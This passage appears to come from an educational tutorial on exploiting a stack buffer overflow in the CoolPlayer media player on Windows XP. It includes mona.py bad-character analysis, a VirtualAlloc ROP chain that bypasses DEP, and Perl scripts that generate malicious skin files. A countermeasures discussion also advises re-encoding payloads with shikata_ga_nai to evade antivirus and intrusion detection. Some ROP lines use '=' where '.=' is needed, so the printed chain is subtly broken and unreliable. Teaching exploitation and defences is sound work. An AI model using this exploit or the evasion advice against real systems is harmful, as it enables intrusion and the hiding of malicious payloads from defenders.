


Figure 44: Bytearray cut off in memory.




Figure 45: ESP value 0012BEA8.

```

0012BEA8
0012BEA8
0012BEA8      | File      | Memory    | Note
0012BEA8 -----
0012BEA8  0  0  41  41  | 01 ... 2b | 01 ... 2b | unmodified
0012BEA8  41 41 1  1  | 2c        | 20        | corrupted
0012BEA8  42 42 16 16 | 2d ... 3c | 2d ... 3c | unmodified
0012BEA8  58 58 1  1  | 3d        | 20        | corrupted
0012BEA8  59 59 194 194 | 3e ... ff | 3e ... ff | unmodified
0012BEA8
0012BEA8
0012BEA8 Possibly bad chars: 2c 3d
0012BEA8 Bytes omitted from input: 00 0a 0d
0012BEA8
0BADF000
0BADF000 [+?] This mona.py action took 0:00:00.371000

```

After comparing you should get the result back that there are bad characters “00 0a 0d 2c 3d” (see figure 47). In total five bad characters were found by Mona.py. The next step is remove these characters from the bytearray in the “ROPChaintest.pl” and load the skin back into CoolPlayer (see figure 48).

Figure 47: Five bad characters retuned from mona.py comparison.

Figure 48: Bytearray without bad characters.

```
0BADF000 [+] Command used:
0BADF000 mmona compare -f C:\Program Files\Immunity Inc\Immunity Debugger\bytearray.bin -a 0012BEA8
0BADF000 [+] Reading file C:\Program Files\Immunity Inc\Immunity Debugger\bytearray.bin...
0BADF000 Read 222 bytes from file
0BADF000 [+] Preparing output file 'compare.txt'
0BADF000 - (Re)setting logfile compare.txt
0BADF000 [+] Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done, Let's rock 'n roll.
0BADF000 [+] C:\Program Files\Immunity Inc\Immunity Debugger\bytearray.bin has been recognized as RAW bytes.
0BADF000 [+] Fetched 222 bytes successfully from C:\Program Files\Immunity Inc\Immunity Debugger\bytearray.bin
0BADF000 - Comparing 1 location(s)
0BADF000 Comparing bytes from file with memory :
0012BEA8 [+] Comparing with memory at location : 0x0012bea8 (Stack)
0012BEA8 ***
```

Once the bad characters are removed from the bytearray load it back into memory again and no filtering will occur. After “2B” the number “20” did not repeat. All bytes displayed one after another as seen in figure 50 on the next page.



Figure 50: Bytearray loaded into memory fine.

You now have a list of bad characters. Use mona.py to create ROP Chains filtering these bad characters with the command “!mona rop -m msvcrt.dll -cpb \x00\x0a\x0d\x2c\x3d”. Figure 51 demonstrates the command to generate a ROP chain with the bad characters filtered out.

```
!mona rop -m msvcrt.dll -cpb '\x00\x0a\x0d\x2c\x3d'
[09:21:42] Attached process paused at ntdll.DbgBreakPoint
```

Figure 51: Generating ROP chain filtering out bad characters.

Like obtaining the JMP ESP address previously, a “.dll” file is needed to generate the ROP chain with. In this tutorial msvcrt.dll in the file chosen in the command with flag -m. Enter in the complete list of all bad characters to the flag -cpb which filters all the bad characters when generating the ROP chain. Generate the ROP chain, and a text file will be created called “rop_chains.txt” with mona.py’s attempt at creating the ROP chain automatically.

In rop_chains.txt a lot of ROP chains will be generated for different functions. For the tutorial the operating system was Windows XP. A good option for ROP chains with this operating system is “VirtualAlloc()”. Within “rop_chains.txt” you will see output of this function similar to Appendix E, figure 1. Locate the Ruby code. It’s as close to Perl used in this tutorial. This ROP chain code is used later when creating the script.

The next step after generating the ROP chain is to find a return address to start the ROP chain. This is placed at the EIP like the JMP ESP memory address previously. Figure 52 is the command used to search for return instructions in the msvcrt.dll file. A text file will be created called “find.txt” containing potential return addresses (Appendix C, figure 9).

```
!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d'
```

Figure 52: Find return address command.

Choose one of the “retn” addresses in the “find.txt” file. In this tutorial “0x77c5a9ae” was selected as seen in figure 53. This is used later when creating the Perl script.

```
0x77c5a9ae : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False;
```

Figure 53: Return address of msvcrt.dll.

All that's left is to check that the shellcode would not get cut off using the return address. Create a simple Perl file "ROPTest.pl". The EIP after five hundred and eighteen characters of memory is where the return address from "find.txt" should be placed. Place junk input containing four B's,C's,D's, and E's after the return address. See figure 54 and Appendix B. If there are any issues with input occurring the four B's would be cut off.

```
File Edit Format View Help
$file= "ROPTest.ini";
$header = "[CoolPlayer skin]\nPlaylistskin=";
$header .= "A" x 518;

$return = pack('V', 0x77c5a9ae); #return address to start ROP chain

$junk = "BBBB";
$junk .= "CCCC";
$junk .= "DDDD";
$junk .= "EEEE";

open($FILE, ">$file");
print $FILE $header.$return.$junk;
close($FILE);
```

Figure 54: ROPTest.pl script – testing input.

Attach CoolPlayer in Immunity Debugger, place a breakpoint at "0x77c5a9ae" using "Ctrl + G" (see figure 55 & 56) and run the application. Open the skin file "ROPTest.ini".




Figure 55: Finding return address in memory using "Ctrl + G"




Figure 56: Breakpoint set at "0x77c5a9ae".

After opening the skin file the breakpoint should be successfully hit (see figure 57). In memory, you will see that all the junk input will be loaded into memory as intended (see figure 58 on the next page). None of the input was cut off meaning the shellcode could be added into the Perl script as normal.

[10:41:21] Breakpoint at msvcrt.77C5A9AE

Figure 57: Breakpoint hit.




Figure 58: Junk input all in memory.

Now you have all the components to craft a ROP chain exploit. Create a new Perl file called "ROPChain.pl". Copy the code from "ROPTest.pl" as you will modify it. After the return address insert the ROP chain from the "VirtualAlloc()" XP section in "rop_chains.txt". You will have to change some parts of the ROP chain as the script is written in Perl. You change into Perl by adding " pack('V', " before the addresses and adding "); " at the end of the addresses. Figure 59 shows how to modify the ROP chain into Perl. See Appendix B, RopChain.pl for the full script too.

```
$file= "RopChain.ini";
$shader = "[coolPlayer skin]\nPlaylistSkin=";
$shader .= "A" x 518;

$return = pack('V', 0x77c5a9ae); #return address to start ROP chain

#[---INFO:gadgets_to_set_ebp:---]
$ROPchain = pack('V', 0x77c1bbc0); # POP EBP # RETN [msvcrt.dll]
$ROPchain .= pack('V', 0x77c1bbc0); # skip 4 bytes [msvcrt.dll]
#[---INFO:gadgets_to_set_ebx:---]
$ROPchain = pack('V', 0x77c46e91); # POP EBX # RETN [msvcrt.dll]
$ROPchain .= pack('V', 0xffffffff); #
$ROPchain = pack('V', 0x77c127e5); # INC EBX # RETN [msvcrt.dll]
$ROPchain = pack('V', 0x77c127e5); # INC EBX # RETN [msvcrt.dll]
#[---INFO:gadgets_to_set_edx:---]
$ROPchain = pack('V', 0x77c4e0da); # POP EAX # RETN [msvcrt.dll]
$ROPchain = pack('V', 0xa1bf4fcd); # put delta into eax (-> put 0x00001000 into edx)
$ROPchain = pack('V', 0x77c38081); # ADD EAX, 5E40C033 # RETN [msvcrt.dll]
$ROPchain = pack('V', 0x77c58fbc); # XCHG EAX, EDX # RETN [msvcrt.dll]
#[---INFO:gadgets_to_set_ecx:---]
$ROPchain = pack('V', 0x77c4ded4); # POP EAX # RETN [msvcrt.dll]
$ROPchain = pack('V', 0x36ffff8e); # put delta into eax (-> put 0x00000040 into ecx)
$ROPchain = pack('V', 0x77c4c78a); # ADD EAX, C90000B2 # RETN [msvcrt.dll]
$ROPchain = pack('V', 0x77c13ffd); # XCHG EAX, ECX # RETN [msvcrt.dll]
#[---INFO:gadgets_to_set_edi:---]
$ROPchain = pack('V', 0x77c47a41); # POP EDI # RETN [msvcrt.dll]
$ROPchain = pack('V', 0x77c47a42); # RETN (ROP NOP) [msvcrt.dll]
#[---INFO:gadgets_to_set_esi:---]
$ROPchain = pack('V', 0x77c4c1d1); # POP ESI # RETN [msvcrt.dll]
$ROPchain = pack('V', 0x77c2aacc); # JMP [EAX] [msvcrt.dll]
$ROPchain = pack('V', 0x77c34de1); # POP EAX # RETN [msvcrt.dll]
$ROPchain = pack('V', 0x77c1110c); # ptr to &VirtualAlloc() [IAT msvcrt.dll]
#[---INFO:pushad:---]
$ROPchain = pack('V', 0x77c12df9); # PUSHAD # RETN [msvcrt.dll]
#[---INFO:extras:---]
$ROPchain .= pack('V', 0x77c354b4); # ptr to 'push esp # ret ' [msvcrt.dll]
```

Figure 59: ROP chain in ROPChain.pl.

With the return address and ROP chain inserted all that is left is the shellcode. The investigator used the small calculator shellcode (Leitch, 2010). As the Perl script for this section is very large refer to Appendix B, ROPChain.pl. In ROPChain.pl add sixteen NOPs after the ROP chain and insert the calculator shellcode after these NOPs. Generate the skin file "ROPChain.ini" and open it with CoolPlayer. After opening the skin file a calculator should successfully open as shown in figure 60. With the calculator open you will have successfully bypassed DEP on CoolPlayer.




Figure 60: Calculator open using mini calculator shellcode

3 DISCUSSION

3.1 COUNTERMEASURES

Countermeasures have been created for buffer overflow exploits and some are effective than others. The main countermeasures are as follows.

ASLR

Address Space Layout Randomisation(ASLR) is a significant countermeasure to stack based exploits. Upon rebooting the machine, the memory addresses used to create the buffer overflow exploits will be useless as ASLR changes the locations of addresses where system executables are located (Imperva, 2022). This makes it impossible to craft a reliable exploit as each memory location will be different each time.

DEP

This prevention method is still used in modern operating systems today. However, this tutorial has shown that this could be bypassed. DEP on its own isn't one hundred percent reliable as a countermeasure. DEP combined with ASLR provide a great countermeasure for a system against buffer overflow attacks.

Stack Canaries

A prevention method used to check input that's being placed into memory. At the beginning of the stack a random value is assigned. When the application attempts to execute memory in the stack, first a check is done to find out if this random value is at the top of the stack. If the value is not there and the application is attempting to execute then a buffer overflow attack may be happening. The application then crashes to prevent the exploit. (Andrej, 2021).

Structured Exception Handling Overwrite Protection (SEHOP)

This prevention technique blocks exploits that use the Structured Exception Handler (SEH) overwrite method in Windows 7 and Windows Server 2008 (Microsoft, 2022). SEH is not mentioned in this tutorial but is still a noteworthy countermeasure. Essentially, an SEH overwrite is when a stack buffer overflow is used to overwrite an exception registration record. (Imperva, 2022)

Character Filtering

A method to disrupt a buffer overflow attack is to filter certain characters in the application. If shellcode contains any of these characters it will get filtered and the payload will not execute. This was seen in the tutorial with 2 characters "2c" and "3d" being filtered which could have caused the ROP chain to be unsuccessful. This extra countermeasure makes exploiting a buffer overflow in an application more difficult and time consuming.

3.2 EVADING INTRUSION DETECTION SYSTEMS(IDS)

An exploit script may get detected by Anti-Virus or an Intrusion Detection System(IDS). It can detect the exploit is harmful due to the payload or shellcode contained within the script or file. To avoid detection the payload will need to be encoded in a different format. In the tutorial “x86/alpha_upper” was one encoding used.

However this is not designed for evasion and only for converting to upper case characters. Encoding is usually only to get around bad characters in the application that can cause issues with the payload.

However, one encoder called “x86/shikata_ga_nai” has some success in evading detection in Anti-Virus and IDS (BlueHood, 2022). Next, to increase the payload’s evasiveness simply encode it again and again using iteration using the “-i” flag when generating the payload. In more advanced Anti-Virus and IDS this may be detected but for basic detection this encoding could bypass it and the payload go undetected.

3.3 GENERAL DISCUSSION

In this tutorial the investigator has provided you with procedures to detect and exploit a buffer overflow vulnerability within an application. The investigator met the main aims of this tutorial as the vulnerability was proven using successful exploits with DEP enabled in Opt Out and DEP off. Countermeasures that are currently used for buffer overflow exploits have been provided meeting another aim of this tutorial. With working examples for both sections it’s the hopes of the investigator that you will be able to reproduce these exploits yourself clearly and therefore meeting another sub aim of this tutorial.

3.4 CONCLUSIONS

The investigator has given a successful tutorial on buffer overflow exploits and met all of the target aims. CoolPlayer was successfully exploited with a buffer overflow vulnerability executing various payloads with and without DEP enabled. He hopes you now have a good understanding of how to exploit a buffer overflow vulnerability yourself and know how they are prevented nowadays.

REFERENCES

For URLs, Blogs:

Malwarebytes, 2016. *Buffer overflow*. Malwarebytes Labs, viewed 14 April, 2022, <<https://blog.malwarebytes.com/threats/buffer-overflow/>>.

SkullSecurity 2022, Registers - SkullSecurity, *Wiki.skullsecurity.org*, viewed 27 April, 2022, <<https://wiki.skullsecurity.org/index.php/Registers>>.

alvinashcraft, mattwojo, MatchaMatch, v-kents, DCtheGeek, drewbatgit and msatranjr, 2022. Data Execution Prevention - Win32 apps. Docs.microsoft.com. viewed 14 April, 2022, <<https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention>>.

Corelan Team 2022, mona.py – the manual | Corelan Cybersecurity Research, *Corelan Team*, viewed 29 April, 2022, <<https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/>>.

Leitch, J 2010, Windows/x86 (XP SP3) (English) - calc.exe Shellcode (16 bytes), *Exploit Database*, viewed 29 April, 2022, <<https://www.exploit-db.com/exploits/43773>>.

Deland-Han, lucciz01 and simonxjx 2022, Determine hardware DEP is available - Windows Client, *Docs.microsoft.com*, viewed 29 April, 2022, <<https://docs.microsoft.com/en-us/troubleshoot/windows-client/performance/determine-hardware-dep-available>>.

Corelan 2010, Exploit writing tutorial part 10 : Chaining DEP with ROP – the Rubik's[TM] Cube | Corelan Cybersecurity Research, *Corelan Team*, viewed 29 April, 2022, <<https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/>>.

Imperva 2022, What is a Buffer Overflow | Attack Types and Prevention Methods | Imperva, *Learning Center*, viewed 29 April, 2022, <<https://www.imperva.com/learn/application-security/buffer-overflow/>>.

Andrej 2021, Stack Canaries - Binary Exploitation, *Ir0nstone.gitbook.io*, viewed 29 May, 2022, <<https://ir0nstone.gitbook.io/notes/types/stack/canaries>>.

BlueHood 2022, BlueHood - Cyber Security Learning, *Bluehood.github.io*, viewed 29 April, 2022, <<https://bluehood.github.io/shellcode/2-1-entry.html>>.

Support.microsoft.com 2022, How to enable Structured Exception Handling Overwrite Protection (SEHOP) in Windows operating systems, Support.microsoft.com, viewed 1 May, 2022, <<https://support.microsoft.com/en-us/topic/how-to-enable-structured-exception-handling-overwrite-protection-sehop-in-windows-operating-systems-8d4595f7-827f-72ee-8c34-fa8e0fe7b915>>.

APPENDIX A – DEP PERMISSIONS

DEP Off




Figure 1: Performance settings option in system properties.




Figure 2: DEP turned off for target application.

DEP Enabled in Opt Out




Figure 3: Enabling DEP in OPT OUT mode. No exceptions for target application.




Figure 4: DEP settings applied.

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>wmic OS Get DataExecutionPrevention_SupportPolicy
DataExecutionPrevention_SupportPolicy
3

C:\Documents and Settings\Administrator>
```

Figure 5: DEP enabled in OPT Out as shown by number 3.

APPENDIX B – PERL SCRIPTS

Crashtest.pl

```
$file= "crash.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin=";
$header .= "A" x 700;
open($FILE,">$file");
print $FILE $header;
close($FILE);
```

findEIP.pl

```
$file= "findEIPdist.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin=";
$header .=
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af
3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai
0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak
7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An
4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq
1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As
8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av
5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2A
";
open($FILE,">$file");
print $FILE $header;
close($FILE);
```

ControlofEIP.pl

```
$file= "conrollingEIP.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin="; #header for CoolPlayer skin
$header .= "A" x 518; #distance to eip

$eip = "BBBB"; #control of eip test
$junk1 = "C" x 200;
$junk2 = "D" x 200;

open($FILE,">$file");
print $FILE $header.$eip.$junk1.$junk2;
close($FILE);
```

controlofEIP-shellcode space.pl

```
$file= "conrollingEIP.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin="; #header for CoolPlayer skin
```

```

$header .= "A" x 518; #distance to eip

$eip = "BBBB"; #control of eip test
$junk1 = "C" x 9148;
$junk2 = "DDDD";

open($FILE,">$file");
print $FILE $header.$eip.$junk1.$junk2;
close($FILE);

```

shellcodespacepat.pl

```

$file= "ShellcodeSpacepat.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin="; #header for CoolPlayer skin
$header .= "A" x 518; #distance to eip

$eip = "BBBB"; #control of eip test

$junk =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af
3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai
0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak
7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An
4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq
1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As
8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av
5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay
2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba
9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd
6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg
3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj
0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl
7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo
4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br
0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt
8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw
5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz
2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb
9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce
6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch
3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck
0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm
7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp
4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs
1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu

```


8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx
5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da
